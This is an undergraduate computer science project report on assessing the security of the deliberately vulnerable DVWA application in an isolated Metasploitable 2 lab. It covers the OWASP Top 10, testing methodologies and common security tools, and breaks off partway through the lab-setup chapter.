VULNERABILITY ASSESSMENT OF A VULNERABLE WEB APPLICATION

BY

AROJUOGA EUGENE MONDAY
(PSC2010379)

DEPARTMENT OF COMPUTER SCIENCE,

FACULTY OF PHYSICAL SCIENCES,

UNIVERSITY OF BENIN,

BENIN CITY,

FEBRUARY 2025

VULNERABILITY ASSESSMENT OF A VULNERABLE WEB APPLICATION

BY

AROJUOGA EUGENE MONDAY

PSC2010379

A PROJECT REPORT SUBMITTED TO THE DEPARTMENT OF COMPUTER SCIENCE, FACULTY OF PHYSICAL SCIENCES, UNIVERSITY OF BENIN, BENIN CITY IN PARTIAL FULFILMENT OF THE REQUIREMENT FOR THE AWARD OF A BACHELOR OF SCIENCE (B.Sc.) DEGREE IN COMPUTER SCIENCE

FEBRUARY 2025

CERTIFICATION

This is to certify that this project work was carried out by **AROJUOGA EUGENE MONDAY** with Matriculation Number **PSC2010379** under my supervision. It is adequate and satisfactory, both in scope and content, for the award of Bachelor of Science (B.sc) Degree in Computer Science of the University of Benin

_____ _____

PROF. (MR.)I.E OBASOHAN **DATE**

Project Supervisor

APPROVAL

This project work is hereby approved in partial fulfilment of the requirements for the award of Bachelor of Science (B.Sc.) Degree in Computer Science from the University of Benin.

PROF. (MR.) GODSPOWER EKUOBASE
Head of Department

DATE

DEDICATION

This project is dedicated to God Almighty for giving me the strength and wisdom to see it through to completion, and even throughout my stay in the University of Benin (UNIBEN). It is also dedicated to my parents; Mr and Mrs AROJUOGA and my FAMILY; for their love, support and guidance throughout my academic journey.

ACKNOWLEDGEMENT

My utmost acknowledgement goes to God Almighty for giving me the strength, wisdom and direction throughout my academic journey. I would like to express my gratitude to my project supervisor who is also the Head of the Department Of Computer Science, Prof. (Mr.)GODSPOWER EKOBASE for his consistent guidance towards ensuring the successful completion of this project.

I would also like to specially thank my project coordinator Dr. (Mrs.) I.E obasohan and other lecturers in the Department of Computer Science who I have been opportune to cross paths with, and have impacted me immensely these past few years: Prof. G.O. Ekuobase, Dr. F.O. Oliha, Prof. K.C. Ukaoha, Prof. A.A. Imiavan, Prof. (Mrs.) F. Egbokhare, Prof. (Mrs.) V.V.N. Akwukwuma, Prof. F.I. Amadin, Prof. (Mrs.) S. Konyeha, Prof. (Mrs.) V.I. Osubor, Dr. (Mrs.) Aziken, Dr. F.O. Chete, Dr. (Mrs) R.O. Osaseri, Dr. J.C. Obi, Mr. P. E.B. Imiefoh, Mr. I.E. Obasohan, Mr. S.O.P. Oliomogbe, Mr. K.O. Otokiti, Mr. I.E. obayagbonna, Mrs. R.I. Izevbizua, Mr. E.C. Igodan, Miss L.O.Usiosefe, Mr J. Okhuoya, Prof. F.A.U. Imouokhome, Mrs. J.I. Adun, Dr. E. Nweli and Mr. D.N. Idehen.

Finally, I would also like to thank my family and friends for their support, words of encouragement, and consistent guidance throughout this project.

TABLE OF CONTENTS

ABSTRACT

Web applications have become a mainstay of modern life, powering significant services such as e-commerce, online banking, and health systems. As a result of their pervasiveness and sophistication, however, they are enticing targets for cyber-attacks. Flaws in web applications, such as compromised access control, injection flaws, and insecure design, can lead to significant consequences, such as data breaches, service disruptions, and unauthorized data access. The Open Web Application Security Project (OWASP) Top 10 is a comprehensive list of the most critical web application vulnerabilities, which can be utilized as a foundation for comprehension and prevention of these threats.

This study explores the evolving web application vulnerability environment, such as current trends including API vulnerabilities, single-page application (SPA) vulnerabilities, and cloud-native application threats. It discusses established techniques of vulnerability assessment, i.e., black-box, white-box, and gray-box testing, and industry best practices and standards, e.g., the Penetration Testing Execution Standard (PTES) and NIST SP 800-115. In addition, the study is comparable to familiar tools and platforms applied in vulnerability analysis, including Metasploit, Burp Suite, and OWASP ZAP, and establishes gaps in past research, including the need for increased automation, AI implementation, and specialty tools accommodating emerging technologies like IoT and serverless architecture.

Through a review of these topics, the current research identifies the necessity for proactive management of vulnerabilities and ongoing development of techniques for examining vulnerabilities. The findings strive to offer insights that assist in the creation of more secure and agile security products that can aid organizations in protecting their web applications more effectively against emerging cyber threats.

CHAPTER ONE

INTRODUCTION

1.1 Background of the Study

The internet has been in the core of the evolution of human communications, accelerated speed, ease of business transactions, and accessibility to information. Web applications lie at the core and allow users to perform many tasks: from managing their finance through online banking to doing shopping on an e-commerce website, creating, publishing, and sharing knowledge and media on a social network, down to consuming entertainment content. Web applications would form part of every aspect of modern life, from educational resources to healthcare portals. With increased usage of web applications, their risks also increase.

Web applications form, in a way, the backbone of the internet-the medium through which users and servers interact. The very reasons that make web applications versatile also make them vulnerable. Because web applications handle a great deal of sensitive information, including personal information, financial data, and business proprietary information, they have become a major target for malicious actors. Using weaknesses in web application security, attackers steal data, disrupt services, and even damage organizations' reputations.

This is really difficult due to the complexity of modern web applications. The architecture will most typically involve both a client and a server side in a modern web application. While these each carry specific functionalities, they also have vulnerabilities that are unique to them. Poor coding practices, improper system configuration, and inadequate testing-the three major issues-security is not rightly addressed at the development stage, and thus opens up the application to different kinds of threats.

SQL injection, cross-site scripting, and cross-site request forgery have become the buzzwords of Web Application Security. These types of attacks result in unauthorized access, data breaches, and losses that have financial implications. To worsen this, applications are mostly pushed to production in record time without thorough security testing. Adding to the woes, there is weak encryption and badly implemented authentication mechanisms.

The domain of web application security has thus developed frameworks and standards, which include the OWASP Top 10, for instance. Such documentation points to the most critical vulnerabilities a web application may run while at the same time offering ways to deal with

them. Appreciation of such vulnerabilities and their related attack vectors would mark an essential starting point in the journey of developing secure applications. Equally important would be the actual execution of mitigation techniques, which entail vulnerability assessments, penetration testing, secure coding practices, and routine security audits.

It covers common vulnerabilities faced by modern web applications and introduces one of the popular tools: Metasploitable DVWA-a Damn Vulnerable Web Application for security education and training. The idea is to be able to practice your trade in realistic scenarios but in a safe environment; it enables developers, security professionals, and students to practice how to identify vulnerabilities, exploit them, and patch them. Through the research, we aim to contribute to increasing the communal competence in developing more secure web applications by considering a continuously changing threat landscape.

1.2 STATEMENT OF THE PROBLEM

Web applications have become a critical factor in almost any industry, such as banking, retail, education, and healthcare. Because of this, they have a very significant effect on organizations and individuals. That also makes them quite prone to serious risks. Due to their growing complexity, web applications have turned out to be increasingly vulnerable to many sorts of exploitation. While cybersecurity is becoming more and more developed, organizations still get hacked due to basic weaknesses that plague web applications, such as SQL injection, XSS, and CSRF.

These are the standard entry points that attackers use to either compromise sensitive data, disrupt services, or even successfully execute more sophisticated attacks. The consequences of such a breach would range from financial losses and operational downtime to loss of reputation and legal liabilities.

The majority of them rely on regular means of defense: firewalls, encryption, and multi-factor authentication. However, these defenses cannot handle the dynamic and multi-faceted nature of cyber threats in modern times. Normally, the root of such problems tends to be in the development stage when security is either left unconsidered or accorded low priority. This eventually translates to further vulnerabilities all along the application lifecycle and makes the application vulnerable to probable attacks.

Additionally, there is a noticeable knowledge gap between developers and security experts. Many developers lack the training or resources to implement secure coding practices, while

security experts may not have the opportunity to address vulnerabilities early in the development process. This disconnect often leads to missed opportunities for proactive security measures.

This trend is further exacerbated by the rapid pace of software development. The rush to bring applications to market often compromises comprehensive security testing within an organization. The trend has continued a step further where vulnerabilities are not discovered until after an application is deployed, a factor that increases the chances of successful exploitation.

Still, another challenge is brought forth by the ever-changing landscape of cyber threats. New vulnerabilities and techniques of performing attacks are continuously discovered, putting organizations in an uphill struggle to try and outsmart the attackers. In addition, the barrier to performing sophisticated cyber attacks has been reduced further by automated attack tools, increasing the pressure on organizations to secure their applications.

This research is, therefore, meant to shed light on the root cause of the most common web application vulnerabilities.

Demonstrate practical techniques using Metasploitable DVWA that can effectively find these vulnerabilities and cure them.

Educate developers and bridge the gap between them and security professionals.

By giving equal weight to theoretical understanding and practical application, this study hopes to contribute toward a more secure web ecosystem.

1.3 AIMS AND OBJECTIVES OF THE STUDY

Aims

This research will seek to give an expansive understanding of the vulnerabilities of web applications and propose ways to mitigate them. By leveraging tools like Metasploitable DVWA, the study seeks to empower developers, security professionals, and students to proactively address security risks and enhance the resilience of web applications.

Objectives

This study, therefore, is guided by the following objectives:

Web Application Architecture: Learn the design and components that make up web applications, including client-side and server-side functionalities. It would provide the baseline necessary to know where vulnerabilities would most likely occur. Common Web Application Vulnerabilities: Enumerate common web application vulnerabilities, such as SQL injection, cross-site scripting (XSS), cross-site request forgery, misconfigurations, and insecure direct object references.

Discuss Vulnerability Assessment: Emphasize the need for periodic vulnerability assessment and how to bring those techniques into identifying weaknesses before being exploited by an attacker.

Hands-on Training with Metasploitable DVWA: Covered practical attack scenarios through Metasploitable DVWA and trained the attendees on exploiting and mitigating vulnerabilities.

Develop Mitigation Strategies: Showcase actionable solutions, such as secure coding practices, configuration management, and the use of security tools, to address the known vulnerabilities.

1.4 IMPORTANCE OF THE STUDY

This study is important for several reasons.

Improve Security Skills: Emphasizing practical training using Metasploitable DVWA, the research will be helpful for the practical building and improvement of skills for security professionals in performing vulnerability assessments and penetration tests.

Educating Developers: The study equips developers with knowledge and tools necessary to identify and prevent vulnerabilities during development, hence encouraging secure coding practices.

Equipping Students and Researchers: The pragmatic aspect of the training prepares students and researchers with practical skills that make them job-ready in the cybersecurity world.

It protects the organizations by pointing out common vulnerabilities and mitigation strategies, hence helping them to minimize the chances of data breaches, protection of customer information, and maintenance of their reputation.

Added to Knowledge in Cybersecurity: The research contributes to the ever-evolving study body of web application security, best practices, and collaborative efforts within the cybersecurity community.

1.5 MOTIVATION OF THE STUDY

The motivation for this research is the alarming rise in cyberattacks against web applications. In the past decade, high-profile breaches have continued to identify the dire need for strong security features within web applications. The incidents have further caused massive financial losses, regulatory fines, and reputation damage for organizations that have fallen victim.

Despite these risks, the security of web applications tends to remain pretty low in the priority lists of many organizations. Sometimes the awareness is there but the resources are inadequate; other times functionality will be favored over security. This research addresses those issues by offering a preliminary overview of web application vulnerabilities and some real, practical methods for mitigating them.

One of the key motivators for this study is the hands-on environment Metasploitable DVWA provides. By creating the most likely real-world attack scenarios, it offers a means for learners to practice vulnerabilities and come up with ways to mitigate them effectively. Its open-source nature makes it accessible for the widest audience and fosters a collaborative approach toward cybersecurity education.

1.6 LIMITATIONS OF THE STUDY

The research has certain limitations, briefly listed hereafter.

Focus on Prevalent Vulnerabilities: Prevalent vulnerabilities such as SQL injection and XSS were focused on in this study; the new, rare kinds of threats were not looked into.

Reliance on Metasploitable DVWA: While being a good educational tool, Metasploitable DVWA has its limits regarding how deep one can realistically model the security of real-world web applications.

Assumed Knowledge: The study assumes that a person has nominal familiarity with web technologies and security principles. This might make this research less accessible to the complete beginner.

Time Constraints: Because of time constraints, the study has focused more on practical demonstrations rather than on the exhaustive exploration of all the potential vulnerabilities.

This notwithstanding, the research thus forms a good foundation for understanding and addressing the world of web application vulnerabilities, guiding between theoretical knowledge and practical application.

CHAPTER TWO

LITERATURE REVIEW

2.1 Overview of Web Application Vulnerabilities

Web applications have become the backbone of modern digital infrastructure, powering critical services such as e-commerce, online banking, social networking, and healthcare systems. Their widespread use and complexity, however, make them a prime target for cyberattacks (OWASP, 2021). Vulnerabilities in web applications can stem from coding errors, design flaws, misconfigurations, or the use of outdated components (Howard & LeBlanc, 2003). These weaknesses can be exploited by attackers to steal sensitive data, disrupt services, or gain unauthorized access to systems.

The Open Web Application Security Project (OWASP) has been instrumental in identifying and addressing web application vulnerabilities. The OWASP Top 10 is a globally recognized list of the most critical security risks to web applications (OWASP, 2021). The 2021 edition of the OWASP Top 10 includes the following vulnerabilities:

1.**Broken Access Control**: Attackers bypass access controls to perform unauthorized actions, such as accessing another user's account or modifying sensitive data. For example, an attacker might manipulate URL parameters to access restricted resources (OWASP, 2021).

2.**Cryptographic Failures:** Weak encryption or improper handling of sensitive data can lead to data breaches. This includes storing passwords in plaintext or using outdated encryption algorithms like MD5 or SHA-1 (Stuttard & Pinto, 2011).

3.**Injection:** Attackers inject malicious code into input fields to manipulate systems. Common examples include SQL injection, where attackers execute arbitrary SQL queries, and command injection, where attackers execute system commands on the server (Halfond, Viegas, & Orso, 2006).

4.**Insecure Design**: Flaws in the application's design make it inherently vulnerable. For instance, an application that does not enforce proper authentication mechanisms is vulnerable to unauthorized access (Howard & LeBlanc, 2003).

5.**Security Misconfiguration**: Improperly configured servers or applications expose sensitive information. Examples include leaving default credentials unchanged or enabling unnecessary services (OWASP, 2021).

6.**Vulnerable and Outdated Components:** Using outdated libraries or frameworks with known vulnerabilities can compromise the entire application. The 2017 Equifax breach, caused by an unpatched vulnerability in Apache Struts, is a notable example (Krebs, 2017).

7.**Identification and Authentication Failures:** Weak authentication mechanisms, such as allowing simple passwords or failing to implement multi-factor authentication (MFA), enable attackers to compromise user accounts (OWASP, 2021).

8.**Software and Data Integrity Failures**: Lack of integrity checks allows attackers to tamper with data or software. For example, an attacker might modify a software update to include malicious code (Stuttard & Pinto, 2011).

9.**Security Logging and Monitoring Failures**: Inadequate logging and monitoring make it difficult to detect and respond to attacks. Without proper logs, organizations may not realize they have been breached until it is too late (Howard & LeBlanc, 2003).

10.**Server-Side Request Forgery (SSRF):** Attackers trick the server into making unauthorized requests to internal or external systems. This can lead to data exfiltration or further exploitation of internal systems (OWASP, 2021).

2.2 Recent Trends in Web App Vulnerabilities

The landscape of web application vulnerabilities is constantly evolving, driven by advancements in technology and changes in attacker tactics. Some notable trends include:

- **API Vulnerabilities:** As organizations increasingly rely on APIs for integration and data exchange, vulnerabilities such as insecure endpoints, excessive data exposure, and lack of rate limiting have become more prevalent. For example, APIs that do not enforce proper authentication can be exploited to access sensitive data (OWASP, 2021).
- **Single-Page Applications (SPAs):** SPAs, which rely heavily on client-side JavaScript, are susceptible to vulnerabilities such as insecure data storage and insufficient input validation. Attackers can exploit these weaknesses to manipulate client-side logic or steal sensitive information (OWASP, 2021).
- **Cloud-Native Applications:** The shift to cloud-based infrastructure has introduced new risks, including misconfigured cloud storage, insecure APIs, and container vulnerabilities. For instance, misconfigured Amazon S3 buckets have led to numerous data breaches (Symantec, 2020).

•**Zero-Day Exploits:** Attackers are increasingly leveraging zero-day vulnerabilities, which are unknown to the vendor and for which no patch is available. These exploits can cause significant damage before they are discovered and mitigated (Krebs, 2021).

2.3 Vulnerability Analysis Methodologies

Vulnerability analysis is a systematic process of identifying, classifying, and prioritizing security weaknesses in a web application. It is a critical component of penetration testing and ethical hacking, enabling organizations to proactively address security risks before they are exploited by malicious actors (NIST, 2008). Several methodologies are commonly used in vulnerability analysis:

1.**Black-Box Testing:**

- The tester has no prior knowledge of the application's internal structure.
- Simulates an external attack, making it useful for assessing the application's resilience to real-world threats.
- Example: Using automated tools like OWASP ZAP to scan for vulnerabilities without access to the source code (OWASP, 2021).

2.**White-Box Testing:**

- The tester has full access to the application's source code and architecture.
- Allows for a thorough examination of potential vulnerabilities but requires significant technical expertise.
- Example: Conducting a code review to identify insecure coding practices, such as hardcoded credentials or lack of input validation (Howard & LeBlanc, 2003).

3.**Gray-Box Testing:**

- A hybrid approach where the tester has partial knowledge of the application.
- Balances the depth of white-box testing with the realism of black-box testing.
- Example: Using knowledge of the application's architecture to guide manual testing efforts, such as focusing on high-risk areas like authentication and authorization mechanisms (Stuttard & Pinto, 2011).

2.4 Industry Standards and Best Practices

Several industry standards and best practices guide vulnerability analysis:

•**Penetration Testing Execution Standard (PTES)**: A comprehensive framework for conducting penetration tests, including pre-engagement, intelligence gathering, vulnerability analysis, exploitation, and reporting (PTES, 2020).

•**NIST SP 800-115**: A guide to information security testing and assessment, published by the National Institute of Standards and Technology (NIST). It provides detailed methodologies for vulnerability assessment and penetration testing (NIST, 2008).

•**OWASP Testing Guide**: A detailed resource for testing web applications, covering techniques for identifying and exploiting vulnerabilities. It is widely used by security professionals to ensure comprehensive testing (OWASP, 2021).

Case Study: Equifax Data Breach

The 2017 Equifax data breach, which exposed the personal information of 147 million people, was caused by a vulnerability in the Apache Struts framework. This incident underscores the importance of vulnerability analysis in identifying and mitigating risks before they are exploited. Equifax failed to patch the vulnerability in a timely manner, highlighting the need for proactive vulnerability management (Krebs, 2017).

2.5 Tools and Frameworks for Vulnerability Analysis

A variety of tools and frameworks are available to assist in vulnerability analysis, each with its strengths and limitations. Below is an expanded overview of some of the most widely used tools:

1.**Metasploit:**

- A powerful penetration testing framework that allows testers to exploit known vulnerabilities.
- Provides a comprehensive database of exploits, payloads, and auxiliary modules.
- Example: Using Metasploit to exploit a known vulnerability in a web server, such as CVE-2017-5638 (Apache Struts) (Kennedy et al., 2011).

2.**DVWA (Damn Vulnerable Web Application):**

- A deliberately vulnerable web application designed for training and educational purposes.
- Includes common vulnerabilities such as SQL injection, XSS, and CSRF.
- Example: Practicing SQL injection attacks on a DVWA instance to understand how attackers exploit input validation flaws (DVWA, 2021).

3.**DVMetasploitable**:

- A variant of Metasploitable, specifically designed for testing with Metasploit.
- Simulates a vulnerable environment with multiple exploitable services.
- Example: Using DVMetasploitable to practice exploiting vulnerabilities in a controlled environment (Metasploit, 2021).

4.**Burp Suite:**

- A comprehensive web application security testing tool.
- Features include scanning for vulnerabilities, intercepting and modifying HTTP requests, and automating attacks.
- Example: Using Burp Suite to identify and exploit a CSRF vulnerability by crafting malicious requests (Stuttard & Pinto, 2011).

5.**Nmap:**

- A network scanning tool used to discover hosts and services on a network.
- Provides valuable information about open ports, running services, and potential vulnerabilities.
- Example: Using Nmap to identify open ports on a web server, such as port 80 (HTTP) or port 443 (HTTPS) (Lyon, 2009).

6.**OWASP ZAP (Zed Attack Proxy):**

- An open-source web application security scanner.
- Includes features such as automated scanning, passive scanning, and API testing.
- Example: Using OWASP ZAP to scan a web application for XSS vulnerabilities by injecting malicious scripts into input fields (OWASP, 2021).

COMPARISON OF TOOLS

Tool	Primary Use Case	Strengths	Limitations
Metasploit	Exploitation and penetration testing	Extensive exploit database	Requires expertise to use effectively
DVWA	Training and education	Simulates real-world vulnerabilities	Limited to basic vulnerabilities
DVMetasploitable	Testing with Metasploit	Realistic vulnerable environment	Requires setup and configuration
Burp Suite	Web application security testing	Comprehensive features, including scanning and attack automation	Commercial version is expensive
Nmap	Network discovery and scanning	Fast and reliable for identifying open ports and services	Limited to network-level analysis
OWASP ZAP	Automated and manual testing	Open-source and user-friendly, with features like API testing	Less advanced than commercial tools

2.6 Gaps in Existing Research

Despite significant advancements in vulnerability analysis tools and methodologies, several critical gaps remain, creating opportunities for further research and innovation:

- **Automation of Vulnerability Detection**: While tools like Burp Suite and OWASP ZAP offer automated scanning capabilities, they often struggle with complex vulnerabilities requiring manual analysis. False positives (flagging benign behavior as malicious) and false negatives (missing actual vulnerabilities) are common issues. The accuracy and effectiveness of automated vulnerability detection tools need significant improvement, particularly in handling dynamic web applications and complex attack vectors (Halfond et al., 2006).
- **Integration of AI and Machine Learning:** AI and machine learning have the potential to revolutionize vulnerability analysis by enabling more accurate and efficient detection of vulnerabilities, predicting potential attack vectors, and prioritizing remediation efforts.

However, the application of AI/ML in vulnerability analysis is still in its early stages (Symantec, 2020).

- **API Security:** The increasing reliance on APIs has exposed a new attack surface. Existing vulnerability analysis tools often lack comprehensive API testing capabilities (OWASP, 2021).
- **Emerging Technologies**: The rapid evolution of web technologies, such as SPAs, serverless architectures, microservices, and real-time communication protocols, introduces new vulnerabilities that are not adequately addressed by existing tools and techniques (Krebs, 2021).
- **IoT Security:** The proliferation of IoT devices has created a vast and diverse attack surface. IoT devices, often resource-constrained and lacking robust security features, are vulnerable to a wide range of attacks (Symantec, 2020).
- **Supply Chain Security**: Software supply chain attacks, where vulnerabilities are introduced through compromised third-party components or development tools, are becoming increasingly common (Krebs, 2021).
- **Human Factor in Security**: Human error plays a significant role in web application vulnerabilities. Insecure coding practices, misconfigurations, and lack of security awareness can all contribute to vulnerabilities (Howard & LeBlanc, 2003).
- **Vulnerability Prioritization and Remediation:** Organizations often struggle to prioritize and remediate the large number of vulnerabilities identified by scanning tools (NIST, 2008).
- **Continuous Security Testing:** Traditional vulnerability analysis methods are often performed on an ad-hoc basis (PTES, 2020).
- **Formal Methods for Security:** Formal methods, which use mathematical techniques to verify the correctness of software, have the potential to play a greater role in ensuring web application security (Howard & LeBlanc, 2003).

2.7 Summary

This chapter has provided an in-depth overview of web application vulnerabilities, methodologies for vulnerability analysis, and the tools commonly used in the field (Howard & LeBlanc, 2003; OWASP, 2021; Stuttard & Pinto, 2011). It has also highlighted recent trends and gaps in existing research, emphasizing the need for continued innovation in vulnerability analysis techniques. The next chapter will delve into the methodology used in this project, including the setup of DVMetasploitable and the execution of vulnerability analysis.

CHAPTER THREE

METHODOLOGY AND SETUP

3.1 Introduction


This chapter provides a comprehensive overview of the methodology employed for the vulnerability analysis of the DVWA (Damn Vulnerable Web Application) deployed on a Metasploitable 2 virtual machine. The primary objective of this exercise was to gain practical experience in identifying, analyzing, and (where ethically permissible within the controlled environment) exploiting common web application vulnerabilities. This hands-on approach allows for a deeper understanding of the attack vectors and potential impact of such vulnerabilities, ultimately contributing to improved web application security practices. This analysis was conducted within a carefully isolated virtualized environment to ensure that no real-world systems were affected. The focus was on simulating realistic attack scenarios while adhering to strict ethical guidelines, emphasizing the importance of responsible disclosure and the legal implications of unauthorized penetration testing.

3.2 Target Environment Setup

The creation of a controlled and representative testing environment is paramount for effective vulnerability analysis. This section details the setup of the virtualized environment, including the installation and configuration of Metasploitable 2, the deployment of DVWA, and the specific tools employed throughout the process.

Metasploitable 2 Installation and Configuration:
Metasploitable 2, a deliberately vulnerable virtual machine designed for security training and testing, was chosen as the target platform. It was installed within Oracle VirtualBox The virtual machine's network adapter was configured in bridged mode, allowing it to obtain an IP address directly from the host network and enabling direct communication with other devices on the same network. This setup simulates a real-world scenario where the vulnerable web application is accessible from the network. The assigned IP address to Metasploitable 2 was 192.168.56.101. The VM was allocated 4gb of RAM and 25gb of virtual disk space.enabled 3D acceleration which allows virtual machines (VMs) to use the host's GPU for rendering 3D graphics, improving performance and enabling support for graphics-intensive applications.

DVWA Installation and Configuration:



DVWA, a PHP/MySQL web application intentionally designed with a range of common vulnerabilities, was installed on the Metasploitable 2 virtual machine.

Installation of DVWA on VirtualBox

To analyze web application vulnerabilities, Damn Vulnerable Web Application (DVWA) was manually installed on a VirtualBox virtual machine. The following steps outline the installation process:

Setting Up the Virtual Machine

1. Download and install **VirtualBox** from the official Oracle website.
2. Obtain an ISO image of a Linux-based operating system (e.g., Ubuntu or Kali Linux).
3. Create a new virtual machine in VirtualBox and allocate:
    - At least **2 GB RAM** (recommended: 4 GB).
    - **20 GB virtual hard disk** (dynamically allocated).

- **Bridged or NAT networking** for internet access.


4. Install the operating system inside the virtual machine.

The MySQL database, which DVWA relies on, was pre-configured on Metasploitable 2. The default credentials for the DVWA database were used username – admin, password – password but using default credentials in a real-world scenario is extremely dangerous]. DVWA was accessed via the URL http://[Metasploitable 192.168.56.101]/dvwa/. The config/config.inc.php file within the DVWA directory was reviewed to understand the database connection parameters and other configuration settings.

Tools Used:

A variety of tools were employed to cover different aspects of the vulnerability analysis process. Each tool played a specific role, contributing to a comprehensive assessment of DVWA's security posture. The following tools were used, with their respective versions clearly noted:

